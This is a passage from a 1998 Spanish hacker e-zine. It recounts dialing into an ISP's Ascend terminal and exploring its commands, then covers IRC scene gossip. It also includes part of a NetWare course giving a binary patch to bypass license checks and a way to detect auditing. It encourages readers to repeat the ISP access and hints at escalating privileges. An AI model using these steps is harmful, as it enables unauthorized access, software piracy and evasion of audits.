Cuenta la historia que cierta oveja descarriada hizo caso omiso de las recomendaciones y tomó un rumbo diferente llegando a un camino distinto, desconocido por el resto del rebaño, un lugar donde el pasto no es siempre verde ni está tan cerca de uno, pero cuando se logra alcanzarlo se degusta mas y mejor, y ya nunca vas a querer del pasto "normal".

-----Final delirio metafórico-----

Bueno, algo así, cierto día intenté conectar como usuario de Satlink desde mi poderoso Windows 95 al server pero sin utilizar el recomendado\_autoconfigurable acceso telefónico a redes, probé entonces hacerlo desde un soft de discado que había bajado de Inet (soft que ya no poseo, pero no importa no era tan bueno :-), lo curioso fue que al llamar al número del ISP luego de todo el ruidito de conexión (ese que Yuri Zaleski guarda en los wavs :-P) vi que entraba a algo que me pedía login y password, desde luego puse esos con los que uno se conecta al ISP. Me encontré en cierto tipo de terminal, tipo Telnet, ahí mismo me asusté y corté (\*\_\*)

Recordé que en el número 11 de SET Paseante mencionó algo así como las terminales Ascend Pipeline, entonces probé si era algo de eso y...si!! Hoy que existe Adbuso...Advance, si...ok, es que me confundo, decía...ahora con A...A...Advance (si!!) lo intenté de nuevo (previo valium) a un horario poco habitual aquí en la Argentina donde las tarifas telefónicas no son precisamente económicas.

Logré loggear lo que a continuación paso a mostrar. Para realizar la conexión no hace falta nada, cualquier abonado (o quien sepa sus l/p) a Advance o Satlink lo puede hacer, solo se necesita el hiperterminal (el que trae Win95, 98, 99...) y crear una conexión nueva con el número del ISP, en emulación de terminal ponés "Autedetector", también si te va podés usar VT100 o alguna que se te ocurra.

Quiero mencionar que esto posee un carácter altamente personal ya que lo estaba probando para satisfacer mi propia curiosidad, luego pensé que sería



Obviamente todas las direcciones IP las he cambiado para proteger la integridad del nodo...y la mía.

```
(MAX-KWT00.Advance.com.ar) Enter password:      # damn!
```

Incorrect password.

```
(MAX-KWT00.Advance.com.ar) Enter password:      # damn again!!
```

Incorrect password.

```
(MAX-KWT00.Advance.com.ar) Enter password:      # mierda, voy a tener que
                                                    # trabajar en esto
                                                    # BASUREROOOO!!!
```

Hagamos un break y revisemos lo obtenido: nada...bah!..si algo, un suculento listado de comandos para que utilicemos en nuestras horas de ocio.

Entre estos hay uno conocido por todos, "telnet".

Bueno, hace unos días atrás ví una dirección en un diario local donde cierta institución se promocionaba asimismo diciendo "Ya estamos en Internex...vean el circo que armamos!!...gif animados, fotos de archivo, etc..."...digo, para eso es el presupuesto?. Como rechazar tamaña propaganda? fui al sitio en cuestión: [http://www.pagina\\_cool\\_aquí.com.ar](http://www.pagina_cool_aquí.com.ar) y decidí utilizar el hiperterminal (o cualquier soft de telnet) intentando conexión al puerto 80 del mencionado site y a que no adivinan que...nada! ...no pude entrar, probé el 23 y...si!...pero lamentablemente necesito l/p para entrar, ok, ok...no nos metamos con la gente de la institución esa que es peligroso. Me dirán para que diantres cuenta este lunático en que malgasta su tiempo de conexión?...bueno lo que no mencioné anteriormente fue que el intento fallido de conexión con [www.sitio\\_cool\\_aquí.com.ar](http://www.sitio_cool_aquí.com.ar) me dio de referencia que el mismo estaba montado sobre el server de Advance... luego utilizando los trucos sucios de Vietnam de Paseante (Set 14, 15 - DNS Lookup, Finger...etc) lo confirmé. Que me fui del tema?...si, y qué? Probemos el telnet que aparece en los comandos del ISP accesibles para todos.

```
telnet> open www.pagina_cool_aquí.com.ar      # veamos si muestra lo mismo
Already connected                          # huh!?!??.
telnet> ls
Unknown command. Type 'help' for list of commands.
telnet> help
?                Displays this information.
help             " " "
open             Connect to a site.
quit             Quit Telnet.
close           Close current Telnet connection.
send            Send Telnet command. Type 'send ?' for help.
set             Set special char. Type 'set ?' for help.

telnet> set?
# nótese el error de tipeo
# bueno, soy humano, no?

Unknown command. Type 'help' for list of commands.
telnet> quit
Connection closed.
```

No tenía ganas de insistir con el "set" lindo nombre de comando, pero mejor aún para una e-zine de h/c/p/v...como?...que ya hay una con ese nombre?... Damn! (me gusta decir damn!). En fin, como se habrá apreciado en lo que mencioné arriba, parece (digo parece porque no lo seguí probando para confirmarlo) que entrando por el ISP como lo hice yo se tiene acceso al server web y de ahí a las páginas alojadas como [www.sitio\\_cool\\_aquí.com.ar](http://www.sitio_cool_aquí.com.ar), pero es muy probable que no sea así, quien quiera que lo pruebe por su cuenta. Se me vinieron miles de ideas para el comando "send", pero lo dejo

para otra ocasión, además no quiero joder mucho, sepan que esto lo hice desde la casa de un vecino (Sadam...o algo así se llama), mas precisamente desde su habitación, es mas, al lado de una ventana...(si revisan la basura tendrán los logs completos).  
Sigamos con otro comando que me llamó la atención.

```
KWT00-ADVANCE>show ?
show ?                Display help information
show arp              Display the Arp Cache
show icmp             Display ICMP information
show if               Display Interface info. Type 'show if ?' for help.
show ip               Display IP information. Type 'show ip ?' for help.
show udp              Display UDP information. Type 'show udp ?' for help.
show igmp             Display IGMP information. Type 'show igmp ?' for help.
show mrouting         Display MROUTING info. Type 'show mrouting ?' for help.
show ospf             Display OSPF information. Type 'show ospf ?' for help.
show tcp              Display TCP information. Type 'show tcp ?' for help.
show dnstab          Display local DNS table. Type 'show dnstab ?' for help.
show isdn             Display ISDN events. Type 'show isdn <line number>'
show fr               Display Frame relay info. Type 'show fr ?' for help.
show pools            Display the assign address pools.
show modems           Display status of all modems.
show calls            Display status of calls.
show uptime           Display system uptime.
show revision         Display system revision.
show v.110s           Display status of all v.110 cards.
show users            Display concise list of active users
show sessid           Display current and base session id
```

Supongo que no hace falta aclarar lo que "show" hace, probemos algo.  
KWT00-ADVANCE>show calls

| CallID | Called Party ID | Calling Party ID | InOctets | OutOctets |
|--------|-----------------|------------------|----------|-----------|
| 108    | 3826            | unknown          | 240415   | 1731508   |
| 111    | 3826            | unknown          | 44363    | 981444    |
| 117    | 3826            | unknown          | 52114    | 492566    |
| 121    | 3826            | unknown          | 38513    | 320054    |
| 130    | 3826            | unknown          | 2516     | 12783     |
| 132    | 3826            | unknown          | 0        | 0         |
| 133    | 3826            | unknown          | 39947    | 110722    |
| 134    | 3826            | unknown          | 1054     | 471       |

Esto nos muestra el estado de las llamadas que hay actualmente en progreso en el RAS, creo.  
Que será ese 132 con InOctets 0 y OutOctets 0 también?...alguien que se acaba de conectar?  
Probemos otra opción de "show".

```
KWT00-ADVANCE>show ip
Show ip what? Type 'show ip ?' for help.
KWT00-ADVANCE>show ip ?
show ip ?            Display help information
show ip stats        Display IP Statistics
show ip address      Display IP Address Assignments
show ip routes       Display IP Routes
```

KWT00-ADVANCE>show ip stats

```
12964353 packets received.
    0 packets received with header errors.
    0 packets received with addresss errors.
    0 packets forwarded.
    0 packets received with unkown protocols.
    0 inbound packets discarded.
59164 packets delivered to upper layers.
87186 transmit requests.
```

```

0 discarded transmit packets.
43586 outbound packets with no route.
0 reassembly timeouts.
2590 reassemblies required.
1243 reassemblies that went OK.
0 reassemblies that Failed.
0 packets fragmented OK.
0 fragmentions that failed.
0 fragment packets created.
0 route discards due to lack of memory.
64 default ttl.
    
```

El estado de mi IP, bueno 0 headers errors, 0 address errors...yo encontré un error: está mal escrito address, ven?...como lo exploto?...jejeje...

KWT00-ADVANCE>show users

| I | Session   | Line: | Slot: | Tx    | Rx    | Service    | Host           | User      |
|---|-----------|-------|-------|-------|-------|------------|----------------|-----------|
| O | ID        | Chan  | Port  | Data  | Rate  | Type[mpID] | Address        | Name      |
| I | 271262968 | 1:19  | 3:6   | 33600 | 31200 | Termsrv    | 309.13.208.300 | UnderCode |
| I | 271262957 | 1:9   | 7:5   | 31200 | 33600 | PPP        | 309.13.208.301 | user_1    |
| I | 271262944 | 1:21  | 6:2   | 48000 | 28800 | PPP        | 309.13.208.302 | user_2    |
| I | 271262947 | 1:15  | 6:16  | 44000 | 28800 | PPP        | 309.13.208.303 | user_3    |
| I | 271262969 | 1:29  | 3:7   | 31200 | 31200 | PPP        | 309.13.208.304 | user_4    |
| I | 271262953 | 1:31  | 7:7   | 33600 | 33600 | PPP        | 309.13.208.305 | user_5    |
| I | 271262966 | 1:16  | 6:5   | 33600 | 31200 | PPP        | 309.13.208.306 | user_6    |
| I | 271262973 | 1:22  | 6:14  | 33600 | 33600 | PPP        | 309.13.208.307 | user_7    |
| I | 271262974 | 1:3   | 3:2   | 33600 | 33600 | PPP        | 309.13.208.308 | user_8    |
| I | 271262972 | 1:20  | 7:8   | 33600 | 31200 | PPP        | 309.13.208.309 | user_9    |

Y eso?...será que...si!!...los usuarios conectados!!, pero hay 9 y el "show calls" me indicó solo 8...alguien no está desde el teléfono?...naa!! Ahh, ese soy yo!!...el primero...me ven? Nuevamente, las IP están alteradas al igual que los nombres de los usuarios, algunos de esos nombres son del tipo "321\_4567" y otros como "perpolas", lo cual nos vuelve a indicar que tenemos usuarios de Satlink y Advance en el mismo ISP. Sigamos con otro.

KWT00-ADVANCE>show sessid

Session ID current 271262968, saved base 0

KWT00-ADVANCE>show dnstab

Local DNS Table

|    | Name | IP Address | # Reads | Time of last read |
|----|------|------------|---------|-------------------|
| 1: | ""   | -----      | -       | ---               |
| 2: | ""   | -----      | -       | ---               |
| 3: | ""   | -----      | -       | ---               |
| 4: | ""   | -----      | -       | ---               |
| 5: | ""   | -----      | -       | ---               |
| 6: | ""   | -----      | -       | ---               |
| 7: | ""   | -----      | -       | ---               |
| 8: | ""   | -----      | -       | ---               |

KWT00-ADVANCE>show tcp

Show tcp what? Type 'show tcp ?' for help.

KWT00-ADVANCE>show tcp ?

```

show tcp ?          Display help information
show tcp stats      Display TCP Statistics
show tcp connection Display TCP Connection Table
KWT00-ADVANCE>show tcp connection
    
```

| Socket | Local | Remote | State |
|--------|-------|--------|-------|
|--------|-------|--------|-------|

```
0      *.79      *.*      LISTEN
1      *.1723   *.*      LISTEN
2      *.23     *.*      LISTEN
```

```
KWT00-ADVANCE>set ?
set ?          Display help information
set all        Display current settings
set term       Sets the telnet/rlogin terminal type
set password   Enable dynamic password serving
set fr         Frame Relay datalink control
set circuit    Frame Relay Circuit control
set sessid [val] Set and store [val] or current id
set arp clear  Clear arp cache
```

Ese "set password" me suena lindo. Mas tarde lo veo a solas, ahora tengo visitas.

```
KWT00-ADVANCE>ipso
Requested Service Not Authorized          # oops!...eso no es un
                                           # comando, segundo error.
```

```
KWT00-ADVANCE>iproute ?
iproute ?          Display help information
iproute add        iproute add <destination/size> <gateway> [ pref ] [ metric ] [ proto ]
iproute delete     iproute delete <destination/size> <gateway> [ proto ]
iproute show       displays IP routes (same as "show ip routes" command)
```

Según esa ayuda "iproute show" equivale a "show ip routes"...algo parecido a lo que hicimos antes...pero...

```
KWT00-ADVANCE>iproute show
```

| Destination        | Gateway        | IF    | Flg | Pref | Met | Use   | Age     |
|--------------------|----------------|-------|-----|------|-----|-------|---------|
| 0.0.0.0/0          | 309.13.170.241 | ie0   | SGP | 60   | 1   | 22757 | 4764593 |
| 327.0.0.0/8        | -              | bh0   | CP  | 0    | 0   | 0     | 4764594 |
| 327.0.0.1/32       | -              | local | CP  | 0    | 0   | 156   | 4764594 |
| 327.0.0.2/32       | -              | rj0   | CP  | 0    | 0   | 0     | 4764594 |
| 309.13.158.340/29  | -              | ie0   | C   | 0    | 0   | 55    | 4764593 |
| 309.13.158.342/32  | -              | local | CP  | 0    | 0   | 8     | 4764593 |
| 309.13.170.340/29  | -              | ie0   | C   | 0    | 0   | 412   | 4764593 |
| 309.13.170.342/32  | -              | local | CP  | 0    | 0   | 38687 | 4764593 |
| 309.13.208.330/32  | 309.13.208.330 | wan38 | rT  | 60   | 1   | 49    | 633     |
| 309.13.208.133/32  | 309.13.208.333 | wan40 | rT  | 60   | 1   | 667   | 267     |
| 309.13.208.136/32  | 309.13.208.336 | wan43 | rT  | 60   | 1   | 104   | 113     |
| 309.13.208.171/32  | 309.13.208.371 | wan17 | rT  | 60   | 1   | 4902  | 2771    |
| 309.13.208.174/32  | 309.13.208.374 | wan20 | rT  | 60   | 1   | 882   | 2368    |
| 309.13.208.177/32  | 309.13.208.377 | wan25 | rT  | 60   | 1   | 1336  | 2068    |
| 309.13.208.181/32  | 309.13.208.381 | wan29 | rT  | 60   | 1   | 780   | 1846    |
| 324.0.0.0/4        | -              | mcast | CP  | 0    | 0   | 96    | 4764594 |
| 324.0.0.1/32       | -              | local | CP  | 0    | 0   | 0     | 4764594 |
| 324.0.0.2/32       | -              | local | CP  | 0    | 0   | 6837  | 4764594 |
| 324.0.0.5/32       | -              | local | CP  | 0    | 0   | 0     | 4764594 |
| 324.0.0.6/32       | -              | local | CP  | 0    | 0   | 0     | 4764594 |
| 324.0.0.9/32       | -              | local | CP  | 0    | 0   | 0     | 4764594 |
| 255.255.255.255/32 | -              | ie0   | CP  | 0    | 0   | 3546  | 4764594 |

```
Zombies:
309.13.208.335/32 309.13.208.335 wanidle0 rT 60 16 5 123
309.13.208.334/32 309.13.208.334 wanidle0 rT 60 16 2 224
```

Lo dejo a su entero juicio...además los Zombies me asustan. Volvamos con los mortales.

```
LRJ00-ADVANCE>show users
I Session Line: Slot: Tx Rx Service Host User
O ID Chan Port Data Rate Type[mpID] Address Name
```

```

I 271262968 1:19 3:6 33600 31200 Termsrv 309.13.208.300 UnderCode
I 271262957 1:9 7:5 31200 33600 PPP 309.13.208.301 user_1

I 271262944 1:21 6:2 48000 28800 PPP 309.13.208.302 user_2
I 271262947 1:15 6:16 44000 28800 PPP 309.13.208.303 user_3
I 271262969 1:29 3:7 31200 31200 PPP 309.13.208.304 user_4
I 271262953 1:31 7:7 33600 33600 PPP 309.13.208.305 user_5
I 271262966 1:16 6:5 33600 31200 PPP 309.13.208.306 user_6
I 271262973 1:22 6:14 33600 33600 PPP 309.13.208.307 user_7
I 271262974 1:3 3:2 33600 33600 PPP 309.13.208.308 user_8
I 271262972 1:20 7:8 33600 31200 PPP 309.13.208.309 user_9

```

Vamos a explicar un poco este lio, I O es...I/O que mas va a ser? Session ID es la identificación de la conexión del usuario, etc... Si hacemos memoria...o mejor scroll, recordaremos que en el primer listado de comandos había uno llamado "kill" que lo que hacía era matar una sesión, right?...ok veamos si puedo suicidarme que ya tuve bastante y ese usuario fantasma puede estar espandome.  
la sintaxis era "kill <session ID>"

```

KWT00-ADVANCE>kill 271262968
Insufficient security level for that operation.
KWT00-ADVANCE>kill ?
Insufficient security level for that operation.

```

Lo siento, no todo es color de rosa. Otra vez será...solo es cuestión de aumentar los privilegios, unos toquecitos aquí y allá y... >:)

```

KWT00-ADVANCE>quit # me voy
NO CARRIER # se acabo

```

-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-

Qué?...que querías ver como me hago root?...que tire algún usuario conectado?...bueno, por qué no lo hacés vos?...como ya dije esto está al alcance de cualquier newbie\_wannabe\_como\_se\_llame que tenga acceso a Internet usando Advance de Infovia, así tal vez la gente de allá (España) pueda lograrlo también. Ahh!!...cierto cuando llamé utilicé un número de acceso ese con el 0610 (de tarifa reducida en Argentina), pero no el principal sino uno que según dice el servicio de soporte, es una línea digital (ahora aparece en todas partes, si ese que empieza con 23) que permite mayor velocidad y en esa en la que los modems de 57600 deben conectarse para utilizar toda su capacidad, llamé a ese número porque el otro me daba ocupado (que raro, no?).  
Luego llamé al otro número y oh sorpresa!, el listado de comandos que me apareció fue diferente donde algunos eran los mismos, no sé porqué pero por lo que fuere, salió esto:

-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-\*-

User Access Verification

```

Username: usuario_aquí
Password: ya_lo_sabés

```

```

kuwait>? # nótese que el prompt es diferente
# y también la presentación
# veamos los comandos

```

```

Exec commands:
connect      Open a terminal connection
disable     Turn off privileged commands
disconnect   Disconnect an existing network connection
enable      Turn on privileged commands
exit        Exit from the EXEC

```

```

help          Description of the interactive help system
lock          Lock the terminal
login         Log in as a particular user
logout        Exit from the EXEC
mrinfo        Request neighbor and version information from a multicast
              router
mstat         Show statistics after multiple multicast traceroutes
mtrace        Trace reverse multicast path from destination to source
name-connection Name an existing network connection
pad           Open a X.29 PAD connection
ppp           Start IETF Point-to-Point Protocol (PPP)
resume        Resume an active network connection
rlogin        Open an rlogin connection
slip          Start Serial-line IP (SLIP)
telnet        Open a telnet connection
terminal      Set terminal line parameters
--More--
tunnel        Open a tunnel connection
--More--
where         List active connections
--More--
x3            Set X.3 parameters on PAD

```

```
kuwait>quit # me voy
```

NO CARRIER

A estos comandos no los investigué aún, pero espero que alguien lo haga por mí, ya que no pienso entrar muy seguido luego que se publique esta nota.

-\*-\*-\*-\*-\*-\*-\*-\*-\*Final del log del número habitual-\*-\*-\*-\*-\*-\*-\*-\*-\*

Entonces, con todos los comandos entre un # de acceso y otro podemos llegar a controlar una gran parte del funcionamiento del sistema, lo cual además de ser interesante es también peligroso para que alguien con \*malas intenciones\* o falta de pericia, cause algún tipo de daño afectando al resto de los abonados.

Ahh, esto la gente de Infovía, Advance, Satlink, Telefónica, etc. no te lo menciona, ni creo que figure en el contrato; de modo que si alguien sufre algún tipo de \*contingencia\* a raíz del uso de las Ascend Pipelines...a llorar a otra parte. Espero que sea igual en el caso que alguien provoque esas contingencias (seguro que no), además como se dice por ahí "lo que no está expresamente prohibido, está permitido", la verdad que no creo que se aplique. En fin.

Cabe aclarar que esto lo probé con otros ISP de los cuales también conocía l/p pero al intentar entrar por teléfono a la Pipeline me cortaba la conexión, incluso ArNet (es el equivalente a Infovía pero de Telecom) no permite este tipo de ingresos.

Bueno, espero que esto les llegue bien y les interese lo suficiente como para publicarlo, ahora si llegan a publicar esto, aprovecho para pedirle a Zomba que se comunique conmigo en shatos@hotmail.com, porque traté de escribirle a alenclaud@coopdevilso.com.ar y el server me devolvió todos los mails, y eso que intenté desde varias cuentas >)

Bueno, al resto de la banda argentina, solo me resta saludarlos, especialmente a CyberGost, al grupo X-Team y todos los que se muevan por estas zonas.

Gracias SET por la oportunidad.

UnderCode  
shatos@hotmail.com

```

<+> keys/UnderCode.asc
Tipo Bits/Clave   Fecha      Identificador
pub 1024/488E0455 1998/10/09 UnderCode <undercode@iname.com>

```

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.6.3ia

mQCNazYeNk4AAAEANDRJ8J/6+qrXdpaTgZwUSgfbvZ8QAxQlWocS3np2UPkdzfN  
UlEnHnwSe/3Hy653M0thzivtyfyJPtGrYJffeRhwwMcjR/Gylsg0SHus1NQFbqcP  
7j4isBlxat08Eztl9eSNp7UUK6FHbo9MV05r/2a6o9bXVSG4F/BxOZIJgRVAUR  
tB9VbmRlckNvZGUgPHVuZGVyY29kZUBpbmFtZS5jb20+iQCVAwUQNh40r1/BxOZIJgRVAQFrvQQAjPB3N41j7eggukyYp1gbY1+gaS3zzRXroOd46uIEADQb0dWRVQPz  
LcjTT8G5Qm4orzjvtQV8r6G3A0aPNUoq/mkzj30yDFgz0J55UudT7GnFsKNplQE  
26gho+0Ek3Zctad63Dz3AzK5RsRrLlCre5RhIYBf3s4ursJXX7CiBys=  
=KAfp

-----END PGP PUBLIC KEY BLOCK-----

<-->

\*EOF\*

```
-[ 0x0D ]-----
-[ REAL COMO LA VIDA MISMA ]-----
-[ by SET STaff ]-----SET-17-
```

```
oooooooooooo ooooooooooooo o ooooo
888 888 888 88 888 888
888oooo888 888oooo8 8 88 888
888 88o 888 oo 8oooo88 888 o
o888o 88o8 o888oooo8888 o88o o888o o888ooooo88
```

(:--{ COMO LA VIDA MISMA }--:)

Como no... Este numero no podia faltar nuestra seccion estrella. Y es que es la que mas ha dado que hablar en las ultimas semanas.

Se han oido comentarios entre los que se decia que nos dedicabamos mucho al marujeo... Hombre, sumando, unos 100k de mas de 400 no creo que sea mucho. algo asi como en otras ezines de caracter internacional que gozan de un gran prestigio. Y creo que no hace falta decir mas para llegar a la conclusion de que me refiero a Phrack. Simplemente por poner un ejemplo.

Ha habido gente que se ha sentido ofendida... Y encima no aparecian ni tenian relacion directa con lo que se publico. De haberlo sido, pues bueno, se hubiese entendido el mosqueo. Pero no se enga-o a nadie, y como ya se aviso, nada se hizo con intencion de insultar.

Algunos han demostrado su grado de paranoia, al creer que todo iba contra ellos. Otros, nos acusaban de ser los responsables de unas detenciones producidas unos dias despues de publicar SET 16. (Saluda Argyle... por fin conseguiste salir en una SET)

Incluso nos denunciaron a Geocities... Lamentablemente para sus los que lo intentaron, ya estaba en marcha desde hacia tiempo el nuevo sitio. Le faltaban muchos retoques e iba a ser una sorpresa para este numero. Pero hubo que sacarlo a la carrera, y el pobre GreeN LegenD se dejo los dedos en el teclado para conseguir que todo estuviese en pie lo mas decentemente posible en el minimo tiempo.

Lo mas divertido han sido los comentarios referentes a la antiguedad en el under. Como si eso fuese muy importante. Eso si, ahora son mas prudentes y hacen los comentarios en privado. A ellos les dedico una pregunta... Alguno de vosotros, que sois tan veteranos, recordais lo que es el SpeedLock, o el Alcatraz, por poner un ejemplo?. O solo llegais hasta el archipopular 'gusano de Internet'?

No hace falta que le deis mas vueltas. La antiguedad es irrelevante, aunque a veces juegue un papel importante. Sobre todo en experiencia.

Pero de nada sirve la antiguedad si luego solo la usas para restregarsela a los demas.

Me hizo gracia un comentario en el canal #hack, que como nos han pedido expresamente que no lo publiquemos, pese a ser publico, no se publica. Decia algo asi uno de los personajes protagonistas del anterior numero:

'Yo llevo mas tiempo aqui del que te imaginas'

Bueno, no se cuanto llevaras en el IRC... Pero no creo que recuerdes la epoca en la que nos encontrabamos (tu no estabas, es en general) en Undernet, porque aun no habia nacido el hispano... Pero bueno, tu eres el

veterano.

Otros comentarios mas jocosos son aquellos que hacen referencia a lo que de verdad se hace en el IRC... Trabajar en los privados. Veamos, una persona que se encuentra en mas de tres canales simultaneamente, participando activamente en todos ellos y manteniendo conversaciones privadas, que luego salen a la luz, no os creais... Me puede explicar como trabaja realmente?

Mira en otros canales de otros anillos de IRC si se trabaja. Y si, se hace en los privados. En el publico no se leen chorradas. Mas bien, no se lee nada pues todo el mundo esta currando. Nos pasamos segmentos de codigo, para corregirlos y ampliarlos. Nos informamos de las características y fallos de los sistemas... Y eso, de cuando en cuando.

Otra... Nosotros publicamos lo que parece en el publico, no en los privados. Pero cuantas veces habeis estado en algun canal en el que alguien (no hacen falta nombres, verdad?) se ha burlado de vosotros poniendo en el canal publico lo que le comentabais en el privado?

AH! El problema debe ser otro... Quizas que seamos SET y no le caigamos bien a alguna gente. Pues bueno, pues mejor para ellos.

Y si estais pensando que no hay nada mas en esta seccion este numero... Sorry! Comencemos.

Una semana antes de publicar SET 16, se producía esta conversacion en el canal #hack\_novatos:

```
<lucindo> no tienes ni papa de lo ke es una NERIS y menos de komo se programa
<Lth> no..ni me importa...
<lucindo> klaro ya veo ke tu mente inkieta de hacker peligroso no pued
    permitirse ke un lamer kom yo
<lucindo> le enseña algo
```

Asi, a simple vista no parece gran cosa. Es algo habitual. Y por favor, que esto no tiene nada que ver con !Hispahack. Que no va por ellos ni nada por el estilo. Es gente que dice cosas y listo. OK?

Poco tiempo despues (un par de minutos), se producía:

```
<lucindo> me piro a kurrar caho
<lucindo> chao
*** lucindo (@x.x.x.x) has left #HACK_novatos
*** HomeLlop (@x.x.x.x) has joined #Hack_novatos
```

[ La misma direccion y cuenta de Lucindo, para que entreis en situacion. ]

```
<HomeLlop> buenos días
*** HomeLlop was kicked by Lth (.x(Rp0)x. Just get the fuck out!! (Victim #:
    31) .x(Rp0)x.)
```

[ Curiosa reaccion ]

```
*** }Arale{ has quit IRC (Leaving)
*** PaRan0ik0 has quit IRC (ahora vengorrrrrrrrrrr)
*** HomeLlop (@x.x.x.x) has joined #Hack_novatos
<HomeLlop> que pasa
<HomeLlop> por que me tirais
*** PaRan0ik0 (@x.x.x.x) has joined #hack_novatos
<HomeLlop> nadie contesta
<HomeLlop> Lth por que me has kikeado?
```

<PaRan0ik0> ke kiere tur?  
<HomeLlop> pues nada charlar un ratillo  
<Lth> lucindo no taladres.  
<HomeLlop> lucindo es mi compañero de curro

[ Ay! Si Lth se hubiese dignado en preguntar... Pero tuvo que actuar... asi es la vida. ]

Pero sigamos, porque ahora viene cual era nuestro recibimiento antes del jaleo. (NOTA: nadie nos insultaba, verdad?)

\*\*\* Now talking in #hack\_novatos  
<Lth> SET? mm  
<Lth> set..mm  
<Lth> ashh si, ese lamerzine..

[ Gracias, todo un piropo. ]

<Lth> pues ni idea..  
<yosoy> lamerzine..  
<yosoy> espera a ke lo oigan..  
<HomeLlop> segun vosotros cual es la mejor pagina de H/P/C/V en castellano  
<yosoy> SET  
<SF> Thx yosoy  
<SF> Sorry por el lag con SET 16  
<SF> tamos trabajando en el  
<SF> ;)  
<yosoy> cuando sale?  
<Lth> sf..jaja  
<Lth> eres de SET?  
<SF> En teoria para la semana que viene  
<yosoy> y la con?  
<Lth> curiosa lamerada :)  
<SF> Aplazada por problemas internos  
<fugitive> :D  
<traq> alguien sabe algo sobre telefonia movil?  
<HomeLlop> si ya pero si SET es Lamer cual es mejor?  
<SF> Tendras mas noticias en SET 16  
<Lth> la mejor en español...hombre hispahack.ccc.de  
<Lth> pero claro, no es para la masa lamerona.  
<SF> Ahora seguire montando lo que falta  
<HomeLlop> pues mehe dado un paseo por alla y no hay mucha cosa  
<Lth> dile a falken que me encantan sus editoriales..jajajaja

[ Dejame adivinar. Sobre todo la de SET 14 ]

<Lth> cuanto lamer suelto..dios.  
<yosoy> oye sf era 8726 8276 highs pines?  
<yosoy> como es?  
<SF> a secas, 8726  
<yosoy> www.geocities.com/siliconvalley/8726  
<yosoy> eso es?  
<SF> Sip  
<yosoy> OK  
<yosoy> la con va a salir o no?  
<SF> Se esta trabajando en otra pagina nueva, para que no tengas problemas al apuntar, tira tambien por <http://www.thepentagon.com/paseante>  
<yosoy> OK  
<yosoy> thx  
Session Close: Thu Sep 10 12:02:43 1998

Por cierto, la sesion se cerro por un kick de Lth... Bah! Daba lo mismo.



solicitarlo a la editorial, y que solo te lo envian si vives en Estados Unidos.

Pues eso es lo que hay. Si lo consigues, no dudes en hacernoslo saber. Y no hagas caso de lo que digan las malas lenguas por ahí.

Y para finalizar la seccion, que tal un poco de emotividad?

Como avise en el anterior numero y hago aqui, esta seccion no es para criticar a nadie. Es para mostrar lo que hay aparte de SET.

Todos estais enterados de como nos denunciaron a Geocities. Y algunos incluso han aprovechado la ocasion para arremeter contra todo el equipo de SET, poniendose como si hablaran por parte de todos. No es eso lo que parece, pues han sido muchos los que nos han enviado sus mensajes de apoyo de una forma u otra. Tal es el caso, por ejemplo, de RareGazz, que en su ultimo numero escribian:

::

Rayadas de Madre (Oficiales): jmasojan, el lamer de mierda que borro los archivos del ftp de la lista de los RareDudeZz y el(los) idiota(s) lamer(s) que avisaron a los de geocities sobre la pagina de SET.

::

Muchas gracias, amigos.

No han sido las unicas muestras... Ni por asomo. En JJF 6 se leia, por ejemplo:

::

Desde aqui, - J.J.F. / HACKERS TEAM -, mandamos un apoyo a SET por los problemas sufridos, referente a unos logs de un determinado kanal de IRC de la red Hispanos y que sigan tirando para adelante :)

::

Ya veis... Para que luego digan que en ek under hispano no nos preocupamos los unos por los otros.

Os aseguro que podria llenar la seccion solo con esto. Pero hay que meter otro tipo de contenidos, que si no luego os quejais.

Asi que nada. Esta seccion no sera algo fijo. Pero si saldra cuando sea necesario. Y como siempre, podeis participar enviando todo aquello que considereis interesante. Hay mucho por ahí perdido en las redes que esta deseando salir a la luz.

Solo agradecer una vez mas a todos el apoyo recibido.

\*EOF\*

```

-[ 0x0E ]-----
-[ CURSO DE NOVELL NETWARE -VI- Y -VII- ]-----
-[ by MadFran ]-----SET-17-

```

Sexto capitulo sobre Novell Netware

Capitulo - 06 DIVERTIRSE CON NETWARE 4.x

06-1. Cosas interesantes acerca de las licencias de Netware 4.x

Es posible cargar licencias multiples y combinar el numero total de usuarios. Por ejemplo, si estas en una de estas clases de Novell CNE que os dan 2 licencias de 4.1, puedes coger el CD de todos y combinarlos en un servidor. Si tienes 10 CDs, puedes obtener 20 licencias. No hay limite al numero de licencias y usuarios, excepto por limitacion de hardware. Esto significa que puedes cargar mas de una copia de 1000 usuarios Netware 4.1 en un servidor (asumiendo que tienes una unica copia, no la misma copia dos veces).

itsme ha jugado un poco con estas herramientas, y tiene que decir lo siguiente acerca de SERVER.EXE que viene con Netware 4 :

```

Que hay dentro de SERVER.EXE :
0001d7c7 server.nlm type=07
000d319d "Link" 000d504a
000d31a5 unicode.nlm type=00 (ordinry NLM)
000d504a "Link" 000d6e9c
000d5052 dsloader.nlm type=00 (ordinary NLM)
000d6e9c "Link" 000db808
000d6ea4 timesync.nlm type=00 (ordinary NLM)
000db808 polimgr.nlm type=0c ('hidden' NLM)

```

editando el binario de SERVER, y cambiando el tipo de polimgr.nlm de 0c a 00 (offset 007a o 000cb882 en SERVER.EXE), se convirtio en visible. Los NLM invisibles estan protegidos contra debugging con el Netware debugger.

Polimgr.nlm maneja los archivos de licencia, despues de leer el archivo, chequea con algun tipo de funcion si es un archivo valido la funcion hace que siempre el retorno sea OK, entonces puedes crear cualquier numero de licencias de usuario.

06-2 Como puedo saber si algo esta siendo Auditado.

Utiliza RCONSOLE y escanea el directorio de SYS:\_NETWARE. Habra algun tipo de archivos binarios llamados NET\$AUDT.\* si ha sido utilizado Auditing. Los archivos antiguos de Audit se llamaran NET\$AUDT.A00, .A01, etc El archivo actual se llamaran NET\$AUDT.CAF. Si no hay nada de eso, no se ha auditado nunca. Para chequear si Auditing esta activo, intenta abrir el archivo Auditing de esta forma :

```
LOAD EDIT SYS:_NETWARE\NET$AUDT.CAF
```

